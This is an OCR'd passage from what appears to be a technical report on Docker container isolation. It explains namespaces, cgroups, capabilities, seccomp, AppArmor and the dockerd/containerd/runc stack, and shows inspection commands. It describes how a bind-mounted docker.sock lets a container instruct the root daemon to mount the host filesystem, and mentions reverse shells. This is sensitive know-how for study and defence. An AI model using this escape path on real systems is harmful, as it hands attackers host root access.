

Figure 2.3: Linux Namespace Hierarchy: Host vs Container View

The central security implication is concisely stated: namespaces constrain *what a process sees*, not *what the kernel permits it to do*. A process that gains access to a privileged communication channel—such as the Docker daemon socket—can instruct the daemon to perform operations on its behalf that bypass all namespace restrictions.

2.4.1 PID Namespace

The PID namespace gives a container its own process identifier number space, starting at PID 1. The host kernel maintains the real, globally unique PIDs; the container's PID namespace provides a translated view. The same process therefore has two PIDs: its real host PID (e.g., 3847) and its container-local PID (e.g., 1).

PID namespaces are nested: the host PID namespace is the root; each container's PID namespace is a child. If PID 1 within a container is killed, the kernel delivers `SIGKILL` to all remaining processes in that namespace, terminating the container. Escaping to the host namespace reveals the real PIDs of all container processes, enabling targeted signal delivery and `/proc` introspection against previously opaque workloads.

2.4.2 Network Namespace

Each container's network namespace provides an isolated network stack: its own loopback and Ethernet interfaces, routing table, iptables rule set, and socket table. The container is connected to the host via a *virtual Ethernet pair* (`veth`): one end appears inside the container as `eth0`; the other end is attached to the `docker0` bridge on the host (default subnet `172.17.0.0/16`).

Port forwarding (e.g., `-p 5000:5000`) is implemented as a host-side iptables DNAT rule that rewrites the destination address of inbound packets to the container's internal IP. A reverse shell initiated from within the container traverses this path in reverse: container network namespace → `veth` pair → `docker0` bridge → host NIC → attacker.

```
ip netns list                          # list network namespaces
ip link show                           # host: docker0 + veth pairs
docker exec netdiag-app ip addr        # container: only eth0
```

2.4.3 Mount Namespace

The mount namespace isolates the filesystem mount table, giving each container its own root (`/`). Docker implements the container's root filesystem using **OverlayFS**: read-only image layers (`lowerdir`) are stacked beneath a per-container writable layer (`upperdir`) and merged into a unified view mounted at the container root.

Bind mounts pierce the mount namespace by mapping a host path directly into the container's mount table. The configuration:

```
-v /var/run/docker.sock:/var/run/docker.sock
```

causes the host socket inode to appear simultaneously in both the host and container mount namespaces. The mount namespace boundary is intact for all other paths, but *bypassed* for this specific path. This misconfiguration is the root cause of the escape demonstrated in Chapter 4. Mount namespace membership can be inspected from inside the container:

```
cat /proc/self/mounts          # shows bind mounts visible in
    current namespace
```



Figure 2.4: OverlayFS and Bind Mount: How `docker.sock` Pierces Mount Namespace Isolation

```
findmnt                          # tree view of all mounts
```

2.4.4 UTS Namespace

The UTS (UNIX Time-sharing System) namespace isolates the system hostname and NIS domain name. A container may be assigned its own hostname via the `--hostname` flag without affecting the host's identity. This namespace has minimal direct relevance to the attack described in this report and is included for completeness of the isolation model.

2.4.5 IPC Namespace

The IPC namespace isolates System V inter-process communication objects (message queues, semaphores, and shared memory segments) and POSIX message queues. By default, container processes cannot access host IPC objects. The flag `--ipc=host` removes this isolation, collapsing the container's IPC namespace into the host's. This configuration is occasionally encountered in high-performance computing deployments but is not exploited directly in this project.

2.4.6 User Namespace

The user namespace maps UIDs and GIDs inside the container to different UIDs and GIDs on the host. Rootless Docker uses this mechanism: UID 0 inside the container maps to an unprivileged UID (e.g., 100000) on the host, confining the blast radius of a container escape.

Standard Docker, however, runs a root-owned daemon and does not enable user namespace remapping by default. In this configuration, UID 0 inside the container corresponds

to UID 0 on the host for all kernel-mediated operations. The container used in this project runs as root without user namespace remapping, which can be confirmed from inside the container:

```
cat /proc/self/uid_map
# "0  0  4294967295" = no remapping; the process is true root
```

This absence of remapping is directly relevant to the escape in Chapter 6: filesystem objects created by the escaped container process are owned by host root, and the privileged container spawned via `docker.sock` also runs as host root.

2.5 Control Groups (cgroups) — Resource Enforcement

Control groups (cgroups) limit, account for, and isolate the resource consumption of process groups. Docker creates one cgroup per container under `/sys/fs/cgroup/`. Two versions of the cgroup interface exist: cgroups v1, which organises subsystems into separate per-resource hierarchies, and cgroups v2, which unifies all subsystems under a single hierarchy.



Figure 2.5: cgroup Hierarchy: Host vs Container Resource Slice

Relevant subsystems include:

- `memory` — limits resident set size; prevents a container from exhausting host RAM and triggering the OOM killer against host processes.
- `cpu` — enforces CPU scheduling quotas.
- `pids` — caps the number of processes; prevents fork bomb propagation to the host scheduler.
- `devices` — controls access to device nodes; this is the subsystem disabled by `--privileged`.

- `blkio` — limits block I/O bandwidth.

```
# View memory usage for a running container
cat /sys/fs/cgroup/memory/docker/<container-id>/memory.
   usage_in_bytes

# Inspect cgroup parent via Docker API
docker inspect netdiag-app | grep CgroupParent
```

A critical limitation must be stated clearly: **cgroups enforce resource boundaries; they do not provide security isolation**. They cannot prevent a process from abusing a privileged socket, from calling `setns()` to join another namespace (given the appropriate capabilities), or from performing any other privilege-escalation technique. The `--privileged` flag disables the `devices` cgroup subsystem entirely, granting the container access to all host device nodes.

2.6 Capabilities — Fine-Grained Privilege Model

Traditional UNIX privilege is binary: a process is either root (all privileges) or unprivileged (none). Linux capabilities decompose root's monolithic privilege into approximately forty discrete units, each controlling a distinct class of operations. This allows Docker to run a container as UID 0 while withholding the most dangerous kernel permissions.

Each process maintains five capability sets: `Permitted`, `Effective`, `Inheritable`, `Bounding`, and `Ambient`. The `Effective` set determines what the process may do at any given moment; the `Bounding` set acts as a ceiling that no child process may exceed.

Docker's **default capability set** (retained in containers) includes: `CHOWN`, `DAC_OVERRIDE`, `FOWNER`, `KILL`, `NET_BIND_SERVICE`, `SETUID`, `SETGID`, `SYS_CHROOT`, `AUDIT_WRITE`, `MKNOD`, `NET_RAW`, `SETFCAP`, and `SETPCAP`.

Docker **drops by default**: `SYS_ADMIN`, `NET_ADMIN`, `SYS_PTRACE`, `SYS_MODULE`, and others. Of these, `CAP_SYS_ADMIN` deserves special attention: it is functionally near- equivalent to root, enabling `mount()` calls, namespace manipulation via `setns()` and `unshare()`, and a wide range of other privileged operations.

```
# Inspect capability sets from inside the container
capsh --print
# or directly from procfs
cat /proc/self/status | grep Cap
capsh --decode=<hex_value>
```

The container used in this project runs as root with Docker's default capability set and *without* `--privileged`. This means direct kernel escape via `CAP_SYS_ADMIN` is not available. However, the `docker.sock` escape entirely circumvents the capability model: the attacker does not perform privileged syscalls from inside the container; instead, they instruct the Docker *daemon* to spawn a new privileged container on their behalf. The daemon executes with full host root privileges and is unaffected by the attacking container's capability restrictions. This is detailed in Chapter 6.

2.7 Seccomp — Syscall Filtering

Seccomp (Secure Computing Mode) restricts the set of syscalls available to a process. Docker applies a default seccomp profile that blocks approximately 44 syscalls considered dangerous or unnecessary for typical container workloads. It represents the last kernel-level line of defence between a container process and the host kernel.

Seccomp operates by attaching a BPF (Berkeley Packet Filter) program to the target process. Every syscall invocation is evaluated against this program before the kernel handler executes. Docker uses `SECCOMP_MODE_FILTER`, which allows a fine-grained BPF rule set rather than the minimal `SECCOMP_MODE_STRICT` (which permits only `read`, `write`, `exit`, and `sigreturn`).

Docker's default seccomp profile blocks, among others: `kexec_load`, `ptrace`, `reboot`, `init_module`, and `perf_event_open`. The `mount` syscall is also blocked, preventing a container process from directly mounting host filesystems.

Critically, the default profile **does not block** Unix domain socket operations. The `socket(AF_UNIX, ...)` syscall and all subsequent socket I/O syscalls used to communicate with `docker.sock` are fully permitted. The escape described in this report does not require bypassing seccomp.

```
# Confirm seccomp profile for the running container
docker inspect netdiag-app | grep Seccomp

# Inspect blocked syscalls from the default profile
cat /etc/docker/seccomp.json | python3 -m json.tool | grep '"name"'
   | head -20
```

The flags `--security-opt seccomp=unconfined` and `--privileged` both disable seccomp filtering entirely, significantly widening the attack surface.

2.8 AppArmor and Linux Security Modules

Linux Security Modules (LSMs) extend the kernel's Discretionary Access Control (DAC) model with Mandatory Access Control (MAC). Where DAC enforces access rules based on object ownership and permission bits, MAC enforces rules defined by a security policy that neither the object owner nor even root can override within the kernel. LSM hooks are inserted at kernel object boundaries—files, sockets, IPC objects—and are invoked before every access decision.

AppArmor is the LSM shipped as Docker's default on Debian, Ubuntu, and Kali Linux. It is a *path-based* MAC system: profiles specify which filesystem paths a process may access, which capabilities it may exercise, and what network operations are permitted.

Docker loads its `docker-default` AppArmor profile for every container unless overridden with `--security-opt apparmor=unconfined`. This profile restricts access to sensitive `/proc` and `/sys` paths, and redundantly denies the `mount` syscall. However, the `docker-default` profile does not explicitly deny access to Unix domain sockets. Communication with `docker.sock` is therefore *permitted* by AppArmor as well as by seccomp.

```
# Confirm AppArmor profile assigned to the container
docker inspect netdiag-app | grep AppArmor

# List all loaded profiles on the host
aa-status
```

Falco, the runtime intrusion detection system evaluated in Chapter 11, operates at a comparable layer via `fanotify` and eBPF probes rather than AppArmor profiles, giving it visibility into `docker.sock` accesses that AppArmor silently permits.

2.9 The /proc Filesystem

`/proc` is a virtual filesystem generated entirely in kernel memory; no data is stored on disk. It exposes kernel data structures as a navigable file hierarchy, providing the primary introspection interface for process monitoring, namespace inspection, and container detection tooling.

Each running process is represented by a directory `/proc/<pid>/` containing, among others:

- `ns/` — symbolic links to namespace membership; inode comparison reveals whether two processes share a namespace.
- `fd/` — symbolic links to all open file descriptors; reveals open sockets and files.
- `maps` — the process memory map.
- `status` — capability hex values, real and effective UIDs, and other per-process metadata.
- `mounts` — the mount table as seen from this process's mount namespace; shows bind mounts including `docker.sock`.
- `cmdline` — the command used to invoke the process.

The symlink `/proc/self` always resolves to the calling process's own `/proc` directory. `/proc/net/unix` lists all Unix domain sockets open on the system, confirming `docker.sock` availability.

```
# From inside the container
ls -la /proc/self/ns/
cat /proc/self/mounts | grep docker
cat /proc/self/status | grep -E "Uid|Cap"

# From the host -- compare namespace inodes
readlink /proc/1/ns/mnt                # host init
readlink /proc/<container-pid>/ns/mnt  # container process
```

If the two `mnt` namespace inodes differ, the processes reside in separate mount namespaces—confirming the container boundary. If they match after an escape attempt, the escape succeeded and the attacker's process has joined the host mount namespace. The detection script `detect.sh` relies on `lsof`, which internally reads `/proc/*/fd/` to identify open socket descriptors.

2.10 How the Kernel Sees a Container vs a Process

The preceding sections can now be synthesised into a unified model. From the kernel's perspective, a container is not a discrete entity; it has no dedicated data type and no privileged representation. A container is simply a process tree whose members share a common namespace set, are enrolled in a common cgroup hierarchy, hold a specific capability set, and are subject to an optional seccomp filter and AppArmor profile.

Internally, each process is represented by a `task_struct`. The fields relevant to container isolation are:

- `nsproxy` — pointer to the `nsproxy` structure holding references to the process's PID, NET, MNT, UTS, IPC, and USER namespace instances.
- `cgroups` — pointer to the process's cgroup membership.
- Capability bitmasks (`cap_permitted`, `cap_effective`, etc.).
- Pointer to the attached seccomp BPF filter (if any).



Figure 2.6: Kernel View: Host Process vs Container Process (`task_struct` comparison)

All containers on a host share:

- The kernel binary and all loaded kernel modules.

- The kernel's physical memory (mapped, not directly accessible, but subject to shared-kernel vulnerabilities).
- The kernel's syscall dispatch table.
- The `/proc` filesystem (filtered per PID namespace).

A process holding `CAP_SYS_ADMIN` may call `setns()` to join any namespace for which it possesses a valid file descriptor—this is the mechanism underlying direct namespace escape techniques. The `docker.sock` escape used in this project is architecturally different: the attacker process does not require `CAP_SYS_ADMIN` and does not call `setns()` directly. Instead, it communicates with the Docker daemon over the Unix socket. The daemon—which runs as root on the host with an unrestricted capability set—performs all privileged operations on the attacker's behalf. The kernel enforces nothing about the daemon's own operations; it is a fully trusted root process.

Table 2.1 summarises the isolation stack and its limitations as they apply to the attack:

Table 2.1: Container Isolation Stack: Mechanisms and Gaps

Mechanism	**What It Isolates**	**What It Does Not Stop**
Namespaces	Resource visibility	Shared kernel; daemon API access
cgroups	Resource consumption	Privilege escalation
Capabilities	Privilege scope	Socket-based API access
Seccomp	Syscall surface	`AF_UNIX` socket comms
AppArmor	File and capability access	`docker.sock` by default

The table illustrates why the `docker.sock` escape is particularly robust: it does not conflict with any single layer of the isolation stack. No namespace prevents it, no cgroup limits it, no capability check blocks it, seccomp permits the underlying socket syscalls, and AppArmor's default profile allows Unix socket access. Chapter 8 returns to this table to explain, in attack-flow terms, why each layer fails to interrupt the exploit chain.

Chapter 3

Docker: Architecture and Internals

3.1 What Docker Is (and Is Not)

Docker is frequently described as a lightweight virtualisation technology. This description is misleading in a security context and must be corrected before the attack surface can be accurately assessed. Docker performs no hardware emulation, presents no virtual CPU, and runs no second kernel. It is, precisely, a toolchain that automates the creation of namespaced process trees: it handles namespace allocation, cgroup assignment, image unpacking, and process execution, and wraps all of these operations behind a convenient command-line interface and a REST API.

The components that constitute the Docker system are:

- **Docker CLI** (`docker`) — a thin HTTP client that translates user commands into REST requests.
- **Docker daemon** (`dockerd`) — the long-running, root-owned process that owns container lifecycle, image storage, networking, and volumes.
- **containerd** — an industry-standard container runtime that manages lower-level lifecycle operations on behalf of `dockerd`.
- **runc** — the OCI-compliant process launcher that makes the actual kernel calls to create namespaces and execute the container entrypoint.

A container, stripped of abstraction, is a namespaced and cgroup-limited process tree executing on the host kernel. Docker adds value through its image format, registry protocol, networking automation, volume management, and REST API surface. What it does not add is a hardware isolation boundary.

The security implication is direct: because no hardware boundary exists, a kernel vulnerability affects every container on the host simultaneously. More relevant to this project, the Docker daemon (`dockerd`) runs as root on the host. It is the privileged actor in the system—not the container. Any mechanism that grants a container process the ability to communicate with the daemon is, in effect, a path to host root.

3.2 Docker vs Traditional Virtual Machines — A Kernel-Level Comparison

The distinction between virtual machine isolation and container isolation is not merely a performance trade-off; it is a categorical difference in the security model. Understanding this difference is essential to appreciating why the escape demonstrated in this project requires no kernel exploit.

A virtual machine runs under a *hypervisor*—either bare-metal (Type 1, e.g., VMware ESXi, Xen) or hosted (Type 2, e.g., VirtualBox, QEMU/KVM). The hypervisor emulates hardware, presenting a virtual CPU, memory bus, and devices to the guest. The guest OS boots its own kernel in ring 0 of the virtual CPU. From the guest's perspective, it owns dedicated hardware; from the host's perspective, the guest is a managed process. Escaping a VM requires exploiting a vulnerability in the hypervisor itself—typically a flaw in virtual device emulation (e.g., CVE-2015-3456 "VENOM" in QEMU's floppy controller). Such vulnerabilities are rare, heavily audited, and carry high exploitation complexity. Guest memory, CPU state, and devices are fully virtualised: there is no shared kernel and no shared memory between guest and host.

Container isolation, by contrast, rests entirely on kernel software primitives. Namespaces restrict visibility; cgroups restrict resource consumption; capabilities restrict privilege scope; seccomp and AppArmor narrow the syscall and file access surface. All of these mechanisms were documented in Chapter 2. Because the host kernel is shared, a container escape does not require defeating a hardware emulation layer—it requires finding a misconfiguration or vulnerability in one of these software mechanisms. The escape demonstrated in this project requires neither a kernel CVE nor a seccomp bypass. It exploits a bind-mounted Unix socket and the absence of daemon-side authentication, as established in Section 3.10 and detailed in Chapter 4.

Table 3.1: VM vs Container Isolation: Key Properties

Property	**Virtual Machine**	**Container**
Kernel	Separate per VM	Shared host kernel
Isolation boundary	Hardware (hypervisor)	Software (namespaces)
Boot time	Seconds to minutes	Milliseconds
Escape difficulty	High (hypervisor CVE required)	Lower (misconfiguration sufficient)
Syscall surface	Virtualised	Direct to host kernel
Overhead	High (full OS stack)	Near-zero

The bottom row of Table 3.1 encapsulates the attack in one line: the syscall surface of a container is the host kernel's syscall table, not a virtualised interface. Any process with access to the Docker daemon API bypasses this comparison entirely—the daemon itself is a root process on the host that operates outside all container isolation mechanisms.



Figure 3.1: VM vs Container Isolation Stack

3.3 The Docker Daemon (`dockerd`)

`dockerd` is the privileged long-running process at the centre of the Docker architecture. It owns every container lifecycle operation—creation, start, stop, deletion—as well as image storage, network bridge management, and volume lifecycle. It is not a container itself; it is a root-owned service running directly on the host with an unrestricted capability set.

By default, `dockerd` listens for API requests on a Unix domain socket at `/var/run/docker.sock`. Optionally, it can be configured to listen on a TCP port, but the socket is always present in standard deployments. The socket's permissions are:

```
srw-rw---- 1 root docker
```

Ownership by the `docker` group means that any process whose effective UID is 0, or whose GID includes `docker`, may open the socket and issue API requests. There is no further authentication mechanism: socket access is daemon-equivalent power. This is the misconfiguration vector—when the socket is bind-mounted into a container, the container process acquires the ability to issue commands to the daemon as if it were a trusted local client.

```
# Verify daemon is running as root
ps aux | grep dockerd

# Inspect socket file permissions
ls -la /var/run/docker.sock
# srw-rw---- 1 root docker

# Direct API call to daemon from the host
curl --unix-socket /var/run/docker.sock http://localhost/version
```

The daemon delegates actual container execution to `containerd` via a gRPC channel

on `/run/containerd/containerd.sock`. `dockerd` handles the higher-level concerns—API parsing, image management, network configuration—and instructs `containerd` to manage the runtime process lifecycle.



Figure 3.2: `dockerd` as Root Actor: API Request Flow

Because the daemon executes with full host-root privileges and performs its own `clone()`, `mount()`, and `pivot_root()` calls outside any container's namespace or cgroup, none of the isolation mechanisms examined in Chapter 2 constrain its actions. A caller that can reach the socket can instruct the daemon to mount the host root filesystem into a new container and execute arbitrary commands within it—as demonstrated in Chapter 8.

3.4 containerd and runc

Below `dockerd` sits a two-layer runtime stack whose separation clarifies exactly where namespace creation and capability restriction occur.

3.4.1 containerd

`containerd` is a CNCF (Cloud Native Computing Foundation) container runtime adopted as Docker's execution backend. It manages container lifecycle (create, start, stop, delete), image storage via its snapshotter subsystem, and task supervision. It communicates with `dockerd` over a gRPC channel on `/run/containerd/containerd.sock`.

For each container, `containerd` spawns a `containerd-shim` process. The shim is a lightweight supervisor that persists even if `containerd` restarts: it holds the container's standard I/O streams, forwards exit codes, and manages the `runc` lifecycle. Its persistence ensures containers are not orphaned by daemon restarts.

3.4.2 runc

`runc` is the OCI-compliant low-level runtime. It is the component that actually interacts with the kernel to create a container. Written in Go, `runc` reads an OCI bundle (`config.json` plus a `rootfs/` directory) and performs, in sequence:

- `clone()` with namespace flags to create the process in fresh PID, NET, MNT, UTS, and IPC namespaces.
- `pivot_root()` to switch the process's root filesystem to the container's OverlayFS mount.
- cgroup assignment by writing the process PID to the relevant cgroup `tasks` file.
- Capability bounding set reduction per `config.json`.
- `prctl(PR_SET_SECCOMP, ...)` to load the BPF filter.
- `execve()` to launch the container's entrypoint.

After `execve()` succeeds, `runc` exits. The `containerd-shim` assumes supervision. The full execution chain is therefore: `dockerd` → `containerd` → `containerd-shim` → `runc` → container PID 1.

`runc` has its own vulnerability history. CVE-2019-5736 allowed a malicious container to overwrite the `runc` binary on the host via `/proc/self/exe`, achieving a container escape without any misconfiguration. The escape in this project requires no such exploit; it uses the daemon API directly.

```
# Observe containerd and shim processes on the host
ps aux | grep containerd

# Low-level runc management
runc list
runc state <container-id>

# containerd socket permissions
ls -la /run/containerd/containerd.sock
```

3.5 The OCI Runtime Specification

The Open Container Initiative (OCI), a Linux Foundation project, defines two interoperable standards: the *Runtime Specification*, which describes how a compliant runtime must create and manage a container, and the *Image Specification*, which describes how a container image must be packaged and layered. Any OCI-compliant runtime—`runc`, `crun`, or Kata Containers' `kata-runtime`—can execute an OCI bundle.

An OCI bundle consists of a `config.json` file and a `rootfs/` directory. `config.json` is the contract between the caller and the runtime. The fields most relevant to security are:

- `namespaces` — the list of namespace types to create for this container (PID, NET, MNT, etc.).
- `capabilities` — the permitted, effective, and bounding sets that the container process will hold after startup.



Figure 3.3: Docker Runtime Stack: `dockerd` → `containerd` → `runc` → Process

- `seccomp` — the BPF filter profile to load.
- `mounts` — the list of bind mounts to apply, including any `docker.sock` entries introduced by `-v` flags.
- `linux.devices` — device nodes to expose inside the container; expanded by `--privileged`.

When a user passes `-v /var/run/docker.sock:/var/run/docker.sock` to `docker run`, Docker translates this flag into a mount entry in `config.json` before handing the bundle to `runc`. The entry appears as:

```
{
  "destination": "/var/run/docker.sock",
  "source":      "/var/run/docker.sock",
  "options":     ["rbind", "rprivate"]
}
```

This JSON fragment is the root cause of the misconfiguration. `runc` reads it and calls `mount(MS_BIND)` to attach the host socket path into the container's mount namespace. The OCI bundle for a running container can be inspected directly:

```
cat /run/containerd/io.containerd.runtime.v2.task/moby/<id>/config.
    json
# reveals full namespace list, capability sets, seccomp profile, and
    mounts
```

3.6 How `docker run` Becomes a Process — Full Syscall Flow

Tracing the complete path from `docker run` to a running namespaced process reveals precisely where each kernel primitive from Chapter 2 is applied. The sequence is as follows.

First, the Docker CLI parses the command-line flags and constructs an HTTP POST request to the `/containers/create` endpoint on `dockerd`, transmitted over `/var/run/docker.sock`. Second, `dockerd` receives the request, pulls the image if it is not locally cached, and generates an OCI bundle including a `config.json` encoding all runtime parameters. Third, `dockerd` calls `containerd` over gRPC (`containerd.TaskService.Create`). Fourth, `containerd` spawns a `containerd-shim-runc-v2` process. Fifth, the shim invokes `runc run`.

Sixth—and most important for the kernel model—`runc` reads `config.json` and executes the following sequence of syscalls:

- `clone(CLONE_NEWPID | CLONE_NEWNS | CLONE_NEWNET | CLONE_NEWUTS | CLONE_NEWIPC)` — allocates fresh namespaces for the container process.
- `unshare(CLONE_NEWUSER)` — if user namespace remapping is enabled; not present in the default configuration used in this project.
- `pivot_root()` — switches the container process's root filesystem to the OverlayFS merged mount, replacing the host `/`.
- cgroup assignment — the container's PID is written to the appropriate cgroup `tasks` file, applying resource limits.
